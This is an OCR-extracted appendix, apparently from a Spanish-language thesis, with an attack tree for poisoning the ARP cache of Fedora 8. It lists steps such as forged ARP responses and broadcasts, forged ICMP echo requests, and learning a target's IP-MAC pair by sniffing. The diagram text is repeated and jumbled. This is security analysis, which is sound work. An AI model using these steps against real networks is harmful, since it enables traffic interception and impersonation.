
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA

- Enviar ICMP EcoResponse EcoRequest FALSO
- Enviar un ARP-Response FALSO
- Enviar varios ARP-Response FALSOS
- Enviar Un ARP-Broadcast FALSO
- Enviar varios ARP-Broadcast FALSOS
- Enviar un ARP-Response FALSO
- Esperar ARP-Broadcast
- Enviar ICMP EcoRequest FALSO
- Enviar varios ARP-Response FALSOS
- Enviar ICMP EcoRequest FALSO


CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR

- INGRESARLO MANUALMENTE EN EL ATAQUE
- HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
- HUSMEAR TRAFICO DE LA RED


C.4 ÁRBOL DE ATAQUE ARP EN FEDORA 8




Rojo: Imposible
Verde: Posible


Envenenar la caché ARP de FEDORA 8
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA
SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar varios ARP-Broadcast FALSOS
Enviar Un ARP-Broadcast FALSO
Enviar varios ARP-Response FALSOS
Enviar un ARP-Response FALSO
Enviar ICMP EcoResponse EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
Enviar ICMP EcoRequest FALSO
Enviar ICMP EcoRequest FALSO
Esperar ARP-Broadcast
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE
HUSMEAR TRAFICO DE LA RED
HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
INGRESARLO MANUALMENTE EN EL ATAQUE

